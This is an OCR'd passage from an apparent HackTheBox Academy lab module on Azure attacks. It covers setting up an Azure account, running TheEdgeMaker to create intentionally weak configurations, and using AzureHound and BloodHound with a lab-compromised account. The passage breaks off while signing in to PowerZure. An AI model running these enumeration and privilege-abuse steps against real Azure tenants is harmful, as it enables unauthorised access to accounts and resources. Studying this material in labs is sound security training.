
1. Go to the Azure Free Account portal and follow the process starting by clicking on `Start free`.




1. Create a new account:



1. We can use an existing email or create a new one. For this exercise, we will use an already existing email.



1. Set a Password:



1. We will receive a confirmation email to verify our identity:

Verify your email address Recibidos ×

Microsoft account team <account-security-noreply@accountprotection.microsoft.com>
para mí

inglés > español Traducir mensaje

Microsoft account

Verify your email address


To finish setting up your Microsoft account, we just need to make sure this email address is yours.

To verify your email address use this security code: **2325**


If you didn't request this code, you can safely ignore this email. Someone else might have typed your email address by mistake.

Thanks,
The Microsoft account team


1. Use the code you receive to verify your email:




1. Complete the puzzle:




1. Add your information:



1. Verify your phone:




1. Add the credit card information and complete the process.



Note: If you had an error while registering, it could be for multiple reasons. One of the most common is that you had already used Azure Free.

You could use Pay-As-You-Go to complete the exercise. The average cost will be around ~5.00 USD if you use it for a week. However, you will have to manually delete the created resources and cancel your subscription so that it does not generate additional costs.

Complete the registration process and visit the Azure Portal.



Using TheEdgeMaker

Once we have created our Azure account and subscription, we can use TheEdgeMaker. A PowerShell script that allows us to create Azure Edges for use in BloodHound automatically.


Note: By using this Script, we are creating weak configurations in Azure to perform the practices. Make sure to use it in a controlled environment. It is not recommended for use in production, development, or an environment not created for this purpose.

1. Connect to the target machine and run PowerShell as Administrator and execute the Script:

Execute TheEdgeMaker

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1
```

Login with the Azure Account we created



Execute TheEdgeMaker

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1

Account                        SubscriptionName     TenantId
Environment
-------                        ----------------     --------
-----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud

Name               : Azure subscription 1 (4c30dd8a-ea98-4d0b-bb15-
86f011cafc17) -
                     92e13faa-6af8-4501-80b9-421271bc3e38 - [email
protected]
Account            : [email protected]
Environment        : AzureCloud
Subscription       : 4c30dd8a-ea98-4d0b-bb15-86f011cafc17
Tenant             : 92e13faa-6af8-4501-80b9-421271bc3e38
TokenCache         :
VersionProfile     :
ExtendedProperties : {}

## Tenant Information
Tenant: plaintexthacktheboxgmail.onmicrosoft.com
```

```
The current location is 'East US'. Do you want to change it? (Y/N): N
...SNIP...
```

The output includes the tenant name, in this case: `plaintexthacktheboxgmail.onmicrosoft.com`. We will need this information when to run AzureHound. Make sure to take note of your tenant name.

The Script stops to inform us which is the location of the resources we will create in Azure. By default, it uses `East US`. We will keep this location by pressing `N`.

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1
...SNIP...

## The current location is 'East US'.

## Creating Users
[+] AAD Account Created Successfully - Emily Smith
[+] AAD Account Created Successfully - Madison Johnson
[+] AAD Account Created Successfully - Avery Williams
[+] AAD Account Created Successfully - Sophia Jones
[+] AAD Account Created Successfully - Olivia Brown
[+] AAD Account Created Successfully - Abigail Davis
[+] AAD Account Created Successfully - Isabella Miller
[+] AAD Account Created Successfully - Mia Wilson
[+] AAD Account Created Successfully - Charlotte Moore
[+] AAD Account Created Successfully - Ava Taylor

## Creating Resource Group

ResourceGroupName : RG-KeyVault
Location          : eastus
ProvisioningState : Succeeded
Tags              :
TagsTable         :
ResourceId        : /subscriptions/4c30dd8a-ea98-4d0b-bb15-
86f011cafc17/resourceGroups/RG-KeyVault
ManagedBy         :

[+] Resource group 'RG-KeyVault' created successfully in East US.

...SNIP...
```

Once it is finished, we are ready to execute AzureHound.

Using AzureHound

AzureHound is a Go binary that collects data from AzureAD and AzureRM via the MS Graph and Azure REST APIs. It does not use external dependencies and will run on any operating system. We can build AzureHound from the source or download it from their github repository. AzureHound is in the `C:\Tools` directory in the target machine.

There are several authentication methods for AzureHound:

- Username and Password
- JSON Web Token (JWT)
- Refresh Token
- Service Principal Secret
- Service Principal Certificate

For this exercise, we will use a username and password. To learn more about other methods, please visit AzureHound official documentation.


We will assume we compromise Isabella Miller's account, and her password is `HacktheboxAcademy01!`. Make sure to replace the domain name `plaintexthacktheboxgmail.onmicrosoft.com` with the corresponding tenant for your environment.

Running AzureHound


```
PS C:\Tools> .\azurehound.exe -u "[email protected]" -p
"HacktheboxAcademy01!" list --tenant
"plaintexthacktheboxgmail.onmicrosoft.com" -o all.json
AzureHound v1.2.3
Created by the BloodHound Enterprise team -
https://bloodhoundenterprise.io

No configuration file located at
C:\Users\julio\.config\azurehound\config.json
No configuration file located at
C:\Users\julio\.config\azurehound\config.json
2023-02-17T11:09:21-06:00 INF collecting azure objects...
2023-02-17T11:09:21-06:00 INF finished listing all groups count=9
2023-02-17T11:09:22-06:00 INF finished listing all subscriptions count=0
2023-02-17T11:09:22-06:00 INF finished listing all key vaults
2023-02-17T11:09:22-06:00 INF finished listing all resource groups
2023-02-17T11:09:22-06:00 INF finished listing all subscription role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all subscription user
access admins
2023-02-17T11:09:22-06:00 INF finished listing all resource group role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all virtual machines
2023-02-17T11:09:22-06:00 INF finished listing all virtual machine role
```

```
assignments
2023-02-17T11:09:22-06:00 INF finished listing all key vault role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all devices count=0
2023-02-17T11:09:22-06:00 INF finished listing all device owners
2023-02-17T11:09:22-06:00 INF finished listing all users count=11
2023-02-17T11:09:22-06:00 INF finished listing all apps count=1
2023-02-17T11:09:22-06:00 INF warning: unable to process azure management
groups; either the organization has no management groups or azurehound
does not have the reader role on the root management group.
2023-02-17T11:09:22-06:00 INF finished listing all management group role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all management group
descendants
2023-02-17T11:09:22-06:00 INF finished listing members for all groups
2023-02-17T11:09:22-06:00 ERR unable to continue processing role
assignments for this role
error="map[error:map[code:Request_ResourceNotFound innerError:map[client-
request-id:a09b506e-758c-4bce-9c49-2f6df2e4776e date:2023-02-17T17:09:11
request-id:a09b506e-758c-4bce-9c49-2f6df2e4776e] message:Resource
'a0b1b346-4d3e-4e8b-98f8-753987be4970' does not exist or one of its
queried reference-property objects are not present.]]"
roleDefinitionId=a0b1b346-4d3e-4e8b-98f8-753987be4970
2023-02-17T11:09:22-06:00 INF finished listing all group owners
2023-02-17T11:09:22-06:00 INF finished listing all app owners
2023-02-17T11:09:23-06:00 INF finished listing all tenants count=2
2023-02-17T11:09:23-06:00 INF finished listing all service principals
count=54
2023-02-17T11:09:23-06:00 INF finished listing all roles count=97
2023-02-17T11:09:23-06:00 INF finished listing all app role assignments
2023-02-17T11:09:23-06:00 INF finished listing all role assignments
2023-02-17T11:09:23-06:00 INF finished listing all service principal
owners
2023-02-17T11:09:23-06:00 INF collection completed duration=2.192815s

shutting down gracefully, press ctrl+c again to force
```

Now we need to import the output file `all.json` into BloodHound:



We can start using BloodHound to identify different attack paths since there are no pre-built queries for Azure. We will use the `Transitive Object Control` option to determine what privileges we have from Isabella's account.



We can identify that Isabel has the `Password Administrator` role, which allows us to reset the passwords of non-administrator users.

One thing to consider when working with Azure is that, by default, users do not have the privilege to read all Azure objects. There may be objects in Azure that, if the user we authenticate with does not have rights to read, we will not be able to enumerate. For

example, if we search and type `AZSubscription:` or `AZVM:`, BloodHound will not return any data because Isabella doesn't have the right to read the subscription object.

Next Steps

In the next section, we will explore how to abuse those edges and compromise an account with read privileges over the subscription to enumerate the Azure environment further.

Note: To avoid any cost after you finish your Azure testing, we recommend you cancel your Azure subscription following these steps: Cancel your Azure subscription.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section and type DONE as the answer when you are finished.

Submit

Reveal Answer

Azure Attacks

We have learned how to enumerate Azure resources using AzureHound, and now we need to understand how to abuse those privileges and misconfigurations to attack the Microsoft Azure cloud.

The creators of `PowerZure` developed a framework to perform enumeration and attacks in Azure environments.

PowerZure is a PowerShell project created to assess and exploit resources within Microsoft's cloud platform, Azure. This project is very similar to PowerView for Active Directory. In this section, we will explore some uses of PowerZure.

While PowerZure simplifies some offensive operations in Azure, some features may not be available in PowerZure. Due to updates in the Azure cloud, they may only work once they are updated. In such cases, we can use `AzureAD` and `Az` Microsoft PowerShell modules to accomplish our goals.

For more information on using these tools, refer to the official documentation for the AzureAD and Az modules, and the PowerZure project.

PowerZure

To use PowerZure, we need to sign in to Azure. Open a new PowerShell window as administrator and sign in using Isabella's account:

Connecting to Azure

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
